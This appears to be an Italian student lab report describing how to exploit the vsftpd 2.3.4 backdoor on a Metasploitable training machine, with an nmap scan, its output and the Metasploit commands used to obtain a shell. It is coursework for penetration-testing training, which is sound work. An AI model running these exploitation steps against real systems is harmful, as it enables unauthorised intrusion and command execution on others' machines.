Pratica S7/L1

Traccia:


Vi viene chiesto di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd».
Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/).
Chiamate la cartella test_metasploit.
Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Strumenti :

- Nmap
- Metasploit

1)

Prima iniziare con la fase di exploit con lo strumento metasploit , si scannerizza le porte interessate per la fase di pentest con Nmap come in figura .




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.32.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 08:58 GMT
Nmap scan report for 192.168.32.101
Host is up (0.028s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   open     ftp          vsftpd 2.3.4
22/tcp   open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet       Linux telnetd
25/tcp   open     smtp         Postfix smtpd
53/tcp   open     domain       ISC BIND 9.4.2
80/tcp   open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind      2 (RPC #100000)
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
512/tcp  open     exec         netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell        Netkit rshd
1099/tcp open     java-rmi     GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs          2-4 (RPC #100003)
2121/tcp open     ftp          ProFTPD 1.3.1
3306/tcp open     mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc          VNC (protocol 3.3)
6000/tcp open     X11          (access denied)
6667/tcp open     irc          UnrealIRCd
8009/tcp open     ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open     http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
rnel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.54 seconds
```

La porta che ci interessa è ftp e lo vediamo che è aperto , da qui possiamo iniziare la fase di exploit .

2)
Utilizziamo il programma Metasploit con il comando :

msfconsole



Una volta entrati con il comando :

search vsftpd

cerchiamo la funzione nelle librerie e con il comando :

use exploit/unix/ftp/vsftpd_234_backdoor

per utilizzarlo

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executio
n


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/
Display all 216 possibilities? (y or n)
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
```

poi si assegna l'indirizzo IP della macchina da attaccare con il comando :


set rhost 192.168.32.101

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.32.101
rhost => 192.168.32.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                       ics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

3)
Una volta selezionato la funzione si avvia exploit con il comando :

exploit

per verificare se siamo entrati correttamente sulla macchina vittima possiamo fare un ifconfig per vedere l'indirizzo ip oppure un whoami



4)
Una volta entrati ci crea una directory nel root come rischiesto dalla consegna